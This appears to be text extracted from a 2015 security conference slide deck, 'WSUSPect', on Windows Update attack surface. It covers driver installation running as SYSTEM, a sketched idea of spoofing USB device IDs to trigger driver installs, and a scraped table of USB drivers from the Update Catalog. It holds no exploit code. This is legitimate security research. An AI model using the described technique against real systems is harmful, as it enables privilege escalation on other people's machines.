




WSUSPect – Compromising the Windows Enterprise via Windows Update

Paul Stone


Alex Chapman

05/08/2015



Agenda

- Why look at Windows Update?
- Exploring Windows Update attack surface
- Installing drivers via Windows Update
- Exploring WSUS
- Compromising WSUS deployments
- Fixes




Who are We

- Context Information Security
- Paul Stone @pdjstone
- Alex Chapman @noxrnet

Why look at Windows Update?

- Find out why it's so damn slow



Why look at Windows Update?

- Updates can often be installed by non-privileged users
 - Potential for Elevation-of-Privilege vulnerabilities
- Increases (and decreases) Windows attack surface
 - Updates are necessary to patch security flaws
 - Fetching and running code over the network tricky to do securely
- Non-Microsoft code available via Windows Update
 - Many 3rd party hardware drivers available via Windows Update
 - Kernel drivers
 - Privileged services and other code
- Because it's so dull few people have look at it before

Overview of Windows Update

- Windows Update Service
- Runs wuauclt.exe
- Registry keys control various details
 - Update server, update frequency, elevate non-admins etc.
- Talks to WU Servers via HTTPS / SOAP XML web service
- Keeps a local database of installed / available updates
 - C:\Windows\SoftwareDistribution\DataStore\DataStore.edb
- Updates are downloaded and unpacked to:
 - C:\Windows\SoftwareDistribution\Download
- Logs are kept, helpful for debugging:
 - C:\Windows\WindowsUpdate.log

What types of update are available?

Microsoft Update Classifications:

- Critical Updates
- Security Updates
- Definition Updates
- Updates
- Drivers
- Update Rollups
- Service Packs



What types of update are available?

Microsoft Update Classifications:

- Critical Updates
- Security Updates
- Definition Updates
- Updates
- **Drivers**
- Update Rollups
- Service Packs

Hardware Drivers

- Default Windows behaviour is to download and install drivers for new devices



3rd Party Software

- Hardware vendors can submit drivers to be distributed via WU
- Drivers must be signed, though not necessarily by Microsoft

“Your company's quality assurance processes are responsible for testing driver functionality during product development. When the driver is complete, you can verify that the driver is compatible with Windows and submit it to the Windows Certification Program for certification or digital signature. Any signed drivers may be distributed on Windows Update, regardless of whether the digital signature is obtained through certification, or through unclassified or “Other Device” testing.”

- Driver Signing Guidelines for ISVs

05/08/2015: <https://msdn.microsoft.com/en-us/library/windows/hardware/dn631788.aspx>

Driver Installation Process

- Device plugged in
- PnP detects new device, adds it to Windows' device tree
- Driver may be recognised (e.g. generic HID device) or not
- Windows Update Service sends complete device tree to WU Server
- WU Server responds with list of applicable updates (if any)
- WU Service downloads and installs driver update(s)

Driver Installation Process

csrss.exe (548)		Client Server Runtime Process	NT AUTHORITY\SYSTEM
wininit.exe (600)		Windows Start-Up Application	NT AUTHORITY\SYSTEM
services.exe (656)		Services and Controller app	NT AUTHORITY\SYSTEM
svchost.exe (848)		Host Process for Windows Services	NT AUTHORITY\SYSTEM
wmiprivse.exe (3412)		WMI Provider Host	NT AUTHORITY\SYSTEM
DrvInst.exe (2056)		Driver Installation Module	NT AUTHORITY\SYSTEM
rundll32.exe (6264)		Windows host process (Rundll32)	TEST-V6R5-213\Context
dinotify.exe (4604)		Windows Device Installation	TEST-V6R5-213\Context
wmiprivse.exe (6792)		WMI Provider Host	NT AUTHORITY\NETWORK SERVICE
rundll32.exe (3468)		Windows host process (Rundll32)	TEST-V6R5-213\Context
newdev.exe (6576)		Device driver software installation	TEST-V6R5-213\Context
DllHost.exe (3428)		COM Surrogate	NT AUTHORITY\SYSTEM
DllHost.exe (3112)		COM Surrogate	NT AUTHORITY\SYSTEM

Possible Attack Vector

- Give someone a malicious USB device
 - Spoofs ID of a particular USB device
 - Triggers download install of driver from Windows Update
 - ???
-
- Need to investigate available USB drivers


How do we find all USB drivers on WU?

- Buy many USB devices, see if they have driver on WU
 - Many don't have drivers on WU
 - Too expensive



How do we find all USB drivers on WU?

- Use programmable hardware to enumerate all possible USB device IDs
 - Facedancer
 - Beaglebone (using Linux GadgetFS)
 - Too slow for testing 1000's of hardware IDs




How do we find all USB drivers on WU?

- Search Windows Update?
- But no search interface inside Windows
- Can only check for updates that apply to your current OS / hardware
- WSUS local database has some drivers but not many

Microsoft Update Catalog

- <http://catalog.update.microsoft.com>
- Requires IE 6 or above
- Requires an ActiveX control
- Apparently untouched since 2001
- But contains updates for all Windows versions from XP / 2000 onwards

Microsoft Update Catalog



The screenshot shows the Microsoft Update Catalog website in a web browser. The address bar displays the URL <https://catalog.update.microsoft.com/v7/site/Se>. The page title is "Microsoft® Update Catalog". A search bar contains the text "windows messenger" and a "Search" button. Below the search bar, the text "Search results for 'windows messenger'" is displayed. The results are listed in a table with columns: Title, Products, Classification, Last Updated, Version, Size, and Add All. The table shows 14 updates, with the first 10 visible. The updates include Windows Messenger Audio Update, Windows Live Essentials, Windows Live Messenger, Multi-language Feature for Windows XP Spanish: Catalan Interface Pack, Update for Windows XP (KB961503), Security Update for Windows XP x64 Edition (KB946648), Security Update for Windows XP (KB946648), Security Update for Windows Messenger (KB887472), Security Update for Windows Messenger (KB887472), and Security Update for Windows Messenger (KB887472).

Microsoft® Update Catalog

FAQ | help

view basket (0)

Search results for "windows messenger"


Updates: 1 - 14 of 14 (page 1 of 1)

Previous | Next

Title	Products	Classification	Last Updated	Version	Size	Add All
Windows Messenger Audio Update	Windows XP	Updates	5/15/2004	n/a	1.1 MB	Add
Windows Live Essentials	Windows Live	Feature Packs	4/5/2012	n/a	1.1 MB	Add
Windows Live Messenger	Messenger Installation and Upgrades	Feature Packs	4/5/2012	n/a	575.8 MB	Add
Multi-language Feature for Windows XP Spanish: Catalan Interface Pack	Windows XP	Feature Packs	11/12/2004	n/a	2.9 MB	Add
Update for Windows XP (KB961503)	Windows XP	Critical Updates	4/27/2009	n/a	560 KB	Add
Security Update for Windows XP x64 Edition (KB946648)	Windows XP x64 Edition	Security Updates	8/11/2008	n/a	695 KB	Add
Security Update for Windows XP (KB946648)	Windows XP	Security Updates	8/11/2008	n/a	516 KB	Add
Security Update for Windows Messenger (KB887472)	Windows XP	Security Updates	4/12/2005	n/a	1.1 MB	Add
Security Update for Windows Messenger (KB887472)	Windows XP	Security Updates	4/12/2005	n/a	1.0 MB	Add
Security Update for Windows Messenger (KB887472)	Windows XP	Security Updates	4/4/2005	n/a	1.1 MB	Add

Microsoft Update Catalog

- Can search based on USB Vendor ID (VID) and Product ID (PID)
 - ... or just search on VID e.g. USB\VID_1234



The screenshot shows a web browser window with the URL `http://catalog.update.microsoft.com/v7/site/Search.aspx?q=usb%5Cvid_9710`. The page title is "Microsoft Update Catalog". A search bar contains the text "usb\vid_9710" and a "Search" button. Below the search bar, there is a link to "view basket (0)". The main content area displays "Search results for 'usb\vid_9710'" and "Updates: 1 - 25 of 78 (page 1 of 4)". A table lists the search results, with columns for Title, Products, Classification, Last Updated, Version, Size, and an "Add All" button. The table contains three rows of results, each with an "Add" button.

Title	Products	Classification	Last Updated	Version	Size	Add All
ASIX - Other hardware - High-Speed USB MultiSerial Compound Device	Windows 8, Windows 8.1 Drivers	Drivers (Other Hardware)	1/29/2015	2.0.9.0	333 KB	Add
MosChip Semiconductor Technology Ltd. - Bus Controllers and Ports - High-Speed USB MultiSerial Compound Device	Windows 7, Windows 8, Windows 8.1 Drivers	Drivers (Other Hardware)	12/24/2009	1.4.7.17	324 KB	Add
MosChip Semiconductor Technology Ltd. - Bus Controllers and Ports - High-Speed USB MultiSerial Compound Device	Windows 7, Windows 8, Windows 8.1 Drivers	Drivers (Other Hardware)	12/24/2009	1.4.7.17	270 KB	Add

The Plan

- Get a list of USB Vendor IDs
- Scrape Windows Update Catalog
 - find every USB driver for every Vendor ID
 - Make a database of driver details
- Download every driver for Windows 7 onwards
- ???

Scraping Results (~April 2015)

usb_vid	title	guid	date	version	ification	products	wnload_s	ision	download_url	download_digest
Filter	Filter	Filter	Filter	Filter	Fil...	Filter	Filter	Fil...	Filter	Filter
0fd9	Hauppauge Computer Works,...	bb201f5c-0307-41f3-974d-b7cb86336d53	2008-07-08	1.85.261...	Dr...	Windows 7, Windows 8	281138	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	MWPqGrQSWVzNvhM1RQEA3QbKPb0=
0fd9	Hauppauge Computer Works,...	4ef1904d-abf5-4471-80a0-da456f253e0f	2008-07-08	1.85.261...	Dr...	Windows 7, Windows 8	281138	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	MWPqGrQSWVzNvhM1RQEA3QbKPb0=
0e0b	MediaTek, Inc. - WLAN - 802...	537a8c19-e958-4bfa-8515-a22ac8e9c83a	2014-10-01	5.1.19.0	Dr...	Windows 8	1133713	N...	http://download.windowsupdate.com/d/msdownload/update/driver/dr...	B+Z6hoZVf+DrnN7F1k+cC/0lnk=
0e0b	MediaTek, Inc. - WLAN - 802...	9dd2195d-b8fc-4f79-8721-a7a2a83e3dca	2014-10-01	5.1.19.0	Dr...	Windows 8	965289	N...	http://download.windowsupdate.com/d/msdownload/update/driver/dr...	MNvse4GQRuENBlhjo5MxiF9ygbw=
0e0b	Ralink - Network - 802.11n Wi...	aab5c35a-8bdc-447e-ac85-ec5d8d621b83	2009-05-25	3.0.1.0	Dr...	Windows 7 Client	388324	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	SByoMmtNsngvBJsBwLmZ785Wvo=
0e0b	Realtek Semiconductor Corp. ...	ea5ef594-5e31-4562-a2be-d44d0b812e4c	2010-04-13	6.1372.4...	Dr...	Windows 7, Windows ...	663305	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	sob/lbYkSE/rGoz5xsFie2U6Fis=
0e0b	Realtek Semiconductor Corp. ...	a31e20ec-bd29-437d-b7cc-7b2d4a169531	2010-04-13	6.1372.4...	Dr...	Windows 7, Windows ...	578441	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	C30eTDM9QMvKvzbQJeoelk2LBY=
0e0b	Belkin Corporation - Network ...	f49baa90-3f1b-48b5-b9be-3a568534d94d	2009-10-26	6.1370.1...	Dr...	Windows 7, Windows ...	572211	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	PYHvrs1BkdMAZP8nGbjdJ1Mes8=
0e0b	Realtek Semiconductor Corp. ...	6059d0b7-e215-45fb-898c-cdf980672472	2009-10-26	6.1370.1...	Dr...	Windows 7, Windows ...	665059	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	CP51XbceocvI8JlUmoYjMuoNKQ=
0e0b	Realtek Semiconductor Corp. ...	df6e934e-9f12-47d1-a894-87296e7b7ef0	2009-10-26	6.1370.1...	Dr...	Windows 7, Windows ...	577593	N...	http://download.windowsupdate.com/msdownload/update/driver/drvs...	hpiP5xZS8q21zX1ALMDMhK9Dk=
